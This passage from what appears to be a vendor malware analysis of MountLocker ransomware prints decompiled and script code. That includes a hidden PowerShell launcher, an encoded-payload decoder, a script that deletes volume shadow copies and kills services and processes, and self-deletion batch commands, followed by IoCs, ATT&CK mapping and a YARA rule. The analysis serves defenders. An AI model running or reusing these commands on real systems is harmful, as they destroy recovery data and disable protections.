  if ( create_write_file(Buffer, "attrib -s -r -h %1\r\n:l\r\ndel /F /Q %1\r\nif exist %1 goto l\r\ndel %0 ", 0x41u) )
  {
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 104;
    StartupInfo.dwFlags = 1;
    StartupInfo.wShowWindow = 0;
    wsprintfW(CommandLine, L"\"%s\" \"%s\"", Buffer, FileName);
    if ( CreateProcessW(0i64, CommandLine, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
      ExitProcess(0);
  }
  return 0i64;
}
```

Figure 18. Execute cleanup batch file

Version 2

MountLocker version 2 first surfaced in the wild during late November 2020, with a compilation timestamp from earlier in the month (November 6th). It is considerably smaller in size than the previous versions (approximately 50% smaller, at 46Kb for the x64 build) owing to the removal of the vast file extension “include” list. Instead, MountLocker version 2 turns this process on its head, and targets a far smaller list of file extensions to explicitly exclude from encryption:

> .exe, .dll, .sys, .msi, .mui, .inf, .cat, .bat, .cmd, .ps1, .vbs, .ttf, .fon, .lnk

Overall, the code bears approximately 70% similarity to the initial MountLocker release, with no apparent changes to:

- Cryptographic initialization and ransom note creation
- Client ID calculations
- Volume traversal
- DACL modifications
- ChaCha20/RSA encryption

As for updates, the most obvious initial differences are the reworded debug messages:

```
[INFO] locker > start init script\r\n
[INFO] locker > finished init script\r\n
%0.8X%0.8X%0.8X%0.8X
[DENY] locker.check.dbl_run > exists\r\n
[OK] locker.check.dbl_run > ok\r\n
\r\n[OK] locker > finished\r\n
[ERROR] locker.file > open gle=%u name=%s\r\n
[ERROR] locker.file > set_access gle=%u name=%s\r\n
[ERROR] locker.file > get_size gle=%u name=%s\r\n
[ERROR] locker.file > map gle=%u name=%s\r\n
[ERROR] locker.file > rename gle=%u name=%s\r\n
[ERROR] locker.file > write_key gle=%u name=%s\r\n
[ERROR] locker.file > crypt gle=%u name=%s\r\n
[OK] locker.file > time=%0.3f size=%0.3f KB speed=%0.3f MB/s name=%s\r\n
[OK] locker.file > time=%0.3f size=%0.3f MB speed=%0.3f MB/s name=%s\r\n
```

Figure 19. Updated debug messages in MountLocker version 2

The biggest change is in the process termination code and deletion of volume shadow copies. This is now implemented using a PowerShell script that gets written to a temporary directory and executed via a PowerShell one-liner prior to encryption:

```
1 BOOL __fastcall drop_launch_powershell(double a1)
2 {
3   __int64 v1; // rbx
4   DWORD v2; // eax
5   DWORD dwPid; // eax
6   double v4; // xmm0_8
7   WCHAR szTempPath[264]; // [rsp+20h] [rbp-428h] BYREF
8   WCHAR CommandLine[268]; // [rsp+230h] [rbp-218h] BYREF
9
10  v1 = GetTempPathW(0x104u, szTempPath);
11  v2 = GetTickCount();
12  wsprintfW(&szTempPath[v1], L"~%u.tmp", v2);
13  create_write_file(szTempPath, aDataSystemConv, 0x13D1u);
14  dwPid = GetCurrentProcessId();
15  wsprintfW(
16    CommandLine,
17    L"powershell.exe -windowstyle hidden -c $mypid='%u';[System.IO.File]::ReadAllText('%s')|iex",
18    dwPid,
19    szTempPath);
20  v4 = log(a1);
21  create_process(CommandLine);
22  log(v4);
23  return DeleteFileW(szTempPath);
24 }
```

Figure 20. Drop and launch PowerShell script from MountLocker version 2

The script itself will simply Base64 decode and gzip decompress a further PowerShell script, which is then invoked using iex:

```
$data = [System.Convert]::FromBase64String("BASE64_ENCODED_PAYLOAD")..$ms = New-
Object System.IO.MemoryStream(, $data)..$sr = New-Object System.IO.StreamReader(New-
Object System.IO.Compression.GZipStream($ms,
[System.IO.Compression.CompressionMode]::Decompress))..$sr.ReadToEnd() | iex
```

Figure 21. MountLocker PowerShell decoder

Once decoded, the underlying PowerShell script deletes volume shadow copies then attempts to terminate all services and processes running outside of the Windows directory. The script will avoid terminating processes belonging to itself, Tor, PowerShell, several browsers, and a long list of security software (allowing the victim to still use Tor to contact the MountLocker operators to negotiate payment):

```
Write-Host "DELETE RESTORY POINT`r`n" -nonewline


vssadmin.exe delete shadows /all /Quiet

Write-Host "QUERY SERVICE LIST`r`n" -nonewline
$List = Get-WmiObject -Query "SELECT ProcessId, Name, PathName FROM win32_service WHERE  ProcessId > 0 AND NOT (PathName LIKE '%:\\WINDOWS\\%')"

foreach ($Item in $List)
{
    Write-Host "KILL SERVICE $($Item.Name)`r`n" -nonewline
    Stop-Service -Force -ErrorAction SilentlyContinue -Name $Item.Name
}

$ExceptProcess = @("firefox.exe", "chrome.exe", "iexplore.exe", "tor.exe", "powershell.exe",
    ...
 "zonalm2601.exe", "zonealarm.exe")

Write-Host "QUERY PROCESS LIST`r`n" -nonewline

$List = Get-WmiObject -Query "SELECT ProcessId, Name, ExecutablePath FROM win32_process WHERE  ProcessId > 0 AND NOT (ExecutablePath LIKE '%:\\WINDOWS\\%')"
if ($List -ne $null)
{
    foreach ($Item in $List)
    {
        if ($ExceptProcess -notcontains $Item.Name -AND $Item.ProcessId -ne $mypid)
        {
            Write-Host "KILL PROCESS PID=$($Item.ProcessId) NAME=$($Item.ExecutablePath)`r`n" -nonewline
            Stop-Process -Force -Id $Item.ProcessId -ErrorAction SilentlyContinue
        }
        else
        {
            Write-Host "SKIP PROCESS PID=$($Item.ProcessId) NAME=$($Item.ExecutablePath)`r`n" -nonewline
        }
    }
}
```

Figure 22. Process termination script in MountLocker version 2

MountLocker aims to evade security software that is not configured to terminate the entire process tree when handling alerts. It does this through the deletion of volume shadow copies and termination of processes in a separate process (powershell.exe).

Finally, in addition to removing the large file extensions list, MountLocker version 2 has an updated list of folders that are excluded from file encryption:

:\\Windows\\	:\\ProgramData\\Microsoft\\
:\\System Volume Information\\	\\Local\\Packages\\
:\\$RECYCLE.BIN\\	:\\ProgramData\\Packages\\
:\\SYSTEM.SAV	\\Windows Defender\\
:\\WINNT	\\microsoft shared\\
:\\$WINDOWS.~BT\\	\\Google\\Chrome\\
:\\Windows.old\\	\\Mozilla Firefox\\
:\\PerfLog\\	\\Mozilla\\Firefox\\
\\WindowsApps\\	\\Internet Explorer\\
\\Microsoft\\Windows\\	\\MicrosoftEdge\\
\\Roaming\\Microsoft\\	\\Tor Browser\\
\\Local\\Microsoft\\	\\AppData\\Local\\Temp\\
\\LocalLow\\Microsoft\\	

Figure 23. Updated exclude folders in MountLocker version 2

Decryptor

The only MountLocker decryptor we've observed in the public domain is heavily based on the first x86 MountLocker ransomware codebase. It shares about 70% of the original functionality, including the run-once mutex, process termination and volume traversal.

During the decryption process, the program will search all local and network volumes, as well as mapped shares, looking for encrypted files. The encrypted file and session keys are read from each file, and a checksum of the session key is computed. If the checksum doesn't match a global session key checksum then the attackers RSA private key will be imported and used to decrypt the session key. The decrypted session key is then used to decrypt the file key using ChaCha20:

```
int __cdecl load_file_key(unsigned __int8 *file_key)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v2 = v1;
  session_checksum = 0;
  SetFilePointerEx(v1->hFile, v1->iFileSize, 0, 0);
  if ( !ReadFile(v2->hFile, Buffer, 0x120u, &NumberOfBytesRead, 0) || NumberOfBytesRead != 0x120 )
    return 0;
  for ( i = 0; i < 0x100; ++i )
    session_checksum += (unsigned __int8)Buffer[i + 0x20];
  if ( session_checksum != g_SessionKeyChecksum )
  {
    memcpy(&g_SessionKey, &Buffer[32], 0x100u);
    if ( load_session_key() )
    {
      g_SessionKeyChecksum = session_checksum;
      goto LABEL_8;
    }
    return 0;
  }
LABEL_8:
  if ( file_key )
    memcpy(file_key, Buffer, 0x20u);
  chacha_init(ChaCha20Ctx, (int)&g_SessionKey);
  chacha_20_cipher_stream((int)file_key, (int)ChaCha20Ctx, 0x20u);
  return 1;
}
```

Figure 24. Read and decrypt the file key using the session key

```
BOOL load_session_key()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pdwDataLen = 256;
  phProv = 0;
  phKey = 0;
  result = CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000);
  if ( result )
  {
    v1 = CryptImportKey(phProv, &g_RsaPrivateKey.bType, 0x494u, 0, 0, &phKey);
    if ( v1 )
    {
      v1 = CryptDecrypt(phKey, 0, 1, 0, &g_SessionKey, &pdwDataLen);
      CryptDestroyKey(phKey);
    }
    CryptReleaseContext(phProv, 0);
    result = v1;
  }
  return result;
}
```

Figure 25. Load the attacker's RSA private and decrypt the session key

```
.data:004060D0 ; PUBLICKEYSTRUC g_RsaPrivateKey
.data:004060D0 g_RsaPrivateKey PUBLICKEYSTRUC <7, 2, 0, 0A400h>
.data:004060D0                                         ; DATA XREF: load_session_key+3D↑o
.data:004060D0                                         ; PRIVATEKEYBLOB, version 2, 0, CALG_RSA_KEYX
.data:004060D8 aRsa2           db 'RSA2',0
```

Figure 26. Attacker's RSA private key embedded in the decryptor

Finally, the file key is used to ChaCha20 decrypt the file in 64MB chunks:

```
int __fastcall decrypt_file(struct_context *context, int file_key)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  chacha_init(ChaCha20Ctx, file_key);
  dwFileSizeHigh = context->iFileSize.HighPart;
  dwFileSizeLow = context->iFileSize.LowPart;
  dwFileOffsetLow = 0;
  dwFileOffsetHigh = 0;
  if ( __SPAIR64__(dwFileSizeHigh, dwFileSizeLow) <= 0 )
    return 1;
  while ( 1 )
  {
    v7 = __PAIR64__(dwFileSizeHigh, dwFileSizeLow) - __PAIR64__(dwFileOffsetHigh, dwFileOffsetLow);
    if ( (((__PAIR64__(dwFileSizeHigh, dwFileSizeLow) - __PAIR64__(dwFileOffsetHigh, dwFileOffsetLow)) >> 32) & 0x80000000) != 0i64
      || (__SPAIR64__(dwFileSizeHigh, dwFileSizeLow) < __SPAIR64__(dwFileOffsetHigh, dwFileOffsetLow) || HIDWORD(v7) == 0)
      && (unsigned int)v7 <= 0x4000000 )
    {
      dwBytesToMap = dwFileSizeLow - dwFileOffsetLow;
    }
    else
    {
      dwBytesToMap = 0x4000000;
    }
    result = MapViewOfFile((HANDLE)context->hFileMapping, 6u, dwFileOffsetHigh, dwFileOffsetLow, dwBytesToMap);
    lpBaseAddress = result;
    if ( !result )
      break;
    chacha_20_cipher_stream((int)result, (int)ChaCha20Ctx, dwBytesToMap);
    UnmapViewOfFile(lpBaseAddress);
    dwFileSizeHigh = context->iFileSize.HighPart;
    dwFileSizeLow = context->iFileSize.LowPart;
    dwFileOffsetHigh = (__PAIR64__(dwFileOffsetHigh, dwFileOffsetLow) + 0x4000000) >> 32;
    dwFileOffsetLow += 0x4000000;
    if ( __SPAIR64__(dwFileOffsetHigh, dwFileOffsetLow) >= __SPAIR64__(dwFileSizeHigh, dwFileSizeLow) )
      return 1;
  }
  return 0;
}
```

Figure 27. ChaCha20 file decryption

Conclusions

The MountLocker Operators are clearly just warming up. After a slow start in July they are rapidly gaining ground, as the high-profile nature of extortion and data leaks drive ransom demands ever higher. MountLocker affiliates are typically fast operators, rapidly exfiltrating sensitive documents and encrypting them across key targets in a matter of hours.

Since its inception, the MountLocker group have been seen to both expand and improve their services and malware. While their current capabilities are not particularly advanced, we expect this group to continue developing and growing in prominence over the short term.

Our AI-based endpoint security solution BlackBerry® Protect® has thwarted several MountLocker attacks in customer's environments, preventing the ransomware from ever being deployed. BlackBerry Protect uses machine learning to provide an automated safeguard against both simple and sophisticated threats. It does this without the need for signatures, heuristics, sandboxes, cloud connections, or extensive human intervention.

Appendix

Indicators of Compromise (IoCs)

Indicator	Type	Description
4b917b60f4df6d6d08e895d179a22dcb7c38c6a6a6f39c96c3ded10368d86273	SHA256	MountLocker (x86) v1
f570d5b17671e6f3e56eae6ad87be3a6bbfac46c677e478618afd9f59bf35963	SHA256	MountLocker (x64) v1
964170baffd8f88e6c7fc189d43dfaa32c8dbcee02d7afa573058f9af16dac3b	SHA256	MountLocker (x86) v1
30050b3673c720729cd6a61803059b16dd3aa526683e7342aae0261e4c78fa83	SHA256	MountLocker (MSI) v1
31630d16f4564c7a214a206a58f60b7623cd1b3abb823d10ed50aa077ca33585	SHA256	MountLocker (x86) v1
0aa8099c5a65062ba4baec8274e1a0650ff36e757a91312e1755fded50a79d47	SHA256	MountLocker (x64) v1
5eae13527d4e39059025c3e56dad966cf67476fe7830090e40c14d0a4046adf0	SHA256	MountLocker (x64) v1

96056182d93b582b3d56bd82a560bafd5cde413c4ca216f4f62ab446c61c9b6a	SHA256	MountLocker (x86) v1
2d2d2e39ccae1ff764e6618b5d7636d41ac6e752ce56d69a9acbb9cb1c8183d0	SHA256	MountLocker (x64) v2
c0aa74bc157788d0329b81ff87fc4d4b764d4823159bccd1f538cc0301a625f4	SHA256	MountLocker decryptor for 3005… and 3163…
qiludmxlqqotacf62iycexcohbka4ezresf5jmwdoh7iyk3tgguzaaqd.onion	Domain	MountLocker contact URL
zsa3wxvbb7gv65wnl7lerslee3c7i27ndqghqm6jt2priva2qcdponad.onion	Domain	MountLocker contact URL
br3o5we2252csfnhotfbsfx7ch5csivuuidhdefbhmg2zmbqebs6znad.onion	Domain	MountLocker contact URL
55ltvpboyvhg7ezmefe72jgioukb52t6nkdiuis5yishczlbtadmr2qd.onion	Domain	MountLocker contact URL
fzl2tjt7hoyf4oeynma57wjk4w5cyi37o7ihzlkvfsjtxmk7elzp7iqd.onion	Domain	MountLocker contact URL
6mlzahkc7vejytppbqhqjou4ipftgs3gizof2x4zklblliayhsqb3wad.onion	Domain	MountLocker contact URL
.ReadManual.[0-9]{8}$	Filename	MountLocker file extension
vssadmin.exe delete shadows /all /Quiet	Command-line	MountLocker - Delete volume shadow copies
HKCU\Software\Classes\.<CLIENT_ID>\shell\Open\command\ @="explorer.exe RecoveryManual.html"	Registry value	MountLocker – Register file extension to open readme with explorer.
powershell.exe -windowstyle hidden -c $mypid='%u'; [System.IO.File]::ReadAllText('%s')|iex	Command-line	MountLocker v2 – Used to execute process termination script
powershell -nop -w hidden -encodedcommand	Command-line	Used to invoke encoded PowerShell (containing CobaltStrike beacon)

MITRE ATT&CK

Tactic	ID	Name	Description
Initial Access	T1078	Valid Accounts	Suspected initial compromise using stolen credentials
T1133	External Remote Services	RDP used to leverage a foothold	
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	PowerShell wrapped CobaltStrike Beacon
T1569	System Services	PowerShell wrapped CobaltStrike Beacon	
Persistence	T1546.001	Event Triggered Execution: Change Default File Association	MountLocker registers its file extension (.ReadManual.[0-9]{8}$) to open with explorer.exe
Defense Evasion	T1222.001	File and Directory Permissions Modification: Windows File and Directory Permissions Modification	MountLocker modifies file DACL
T1070.004	Indicator Removal on Host: File Deletion	MountLocker deletes itself post execution	

Discovery	T1069.002	Permission Groups Discovery: Domain Groups	AdFind used for reconnaissance
Exfiltration	T1020	Automated Exfiltration	Uploads sensitive documents via FTP
Command and Control	T1071	Application Layer Protocol	CobaltStrike Beacon (SMB/named pipe)
T1071.001	Application Layer Protocol: Web Protocols	CobaltStrike Beacon (HTTP)	
Impact	T1486	Data Encrypted for Impact	Files encrypted for ransom
T1490	Inhibit System Recovery	MountLocker uses vssadmin.exe to delete all volume shadow copies	
T1489	Service Stop	MountLocker stops various system services prior to encryption	
Software	S0154	Cobalt Strike	CobaltStrike Beacon (HTTP/SMB)

Hunting

The following VirusTotal query uses a simple content search to find related samples:

https://www.virustotal.com/gui/search/content%253A%2522Crypt%2520Avg%253A%2522/files

The following VirusTotal query uses a behaviour search to find related samples:

https://www.virustotal.com/gui/search/behaviour_files%253A%2522.readmanual.%2522/files

YARA

The following YARA rule looks for common MountLocker ransomware strings in the .rdata section of a PE file:

```
import "pe"

rule Ransomware_MountLocker
{
    meta:
        description = "Rule to detect MountLocker ransomware"
        author = "BlackBerry Research and Intelligence Team"
        date = "2020-11-24"

    strings:
        $a0 = "cid=%CLIENT_ID%"
        $a1 = "<h1>Your ClientId:</h1>"
        $a2 = "<title>RECOVERY MANUAL</title>"
        $a3 = ".ReadManual.%0.8X" wide
        $a4 = "RecoveryManual.html" wide
        $a5 = "Crypt Avg:" wide ascii
        $a6 = "[I] Check double run..."
        $a7 = "[W] SKIP FOLDER BL: %ws"
        $a8 = "[W] SKIP FILE RP(%0.8X): %ws"
        $a9 = "[E] ERROR: malloc(LOCK_CONTEXT)=%u"
        $aA = "[I] SCAN VOLUME: %ws"
        $aB = "[E] ERROR: RSA(MasterKey)=%u"
        $aC = "locker.check.dbl_run" wide
        $aD = "locker.file > crypt" wide


    condition:
        uint16(0) == 0x5a4d and
        filesize < 1MB and
        // Check for unique strings common across known samples in .rdata section
        for any of ($a*) : ( $ in
(pe.sections[pe.section_index(".rdata")].raw_data_offset..pe.sections[pe.section_index(".rdata")].raw_data_offset+pe.sections[pe.section_index
(".rdata")].raw_data_size) )
}
```

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back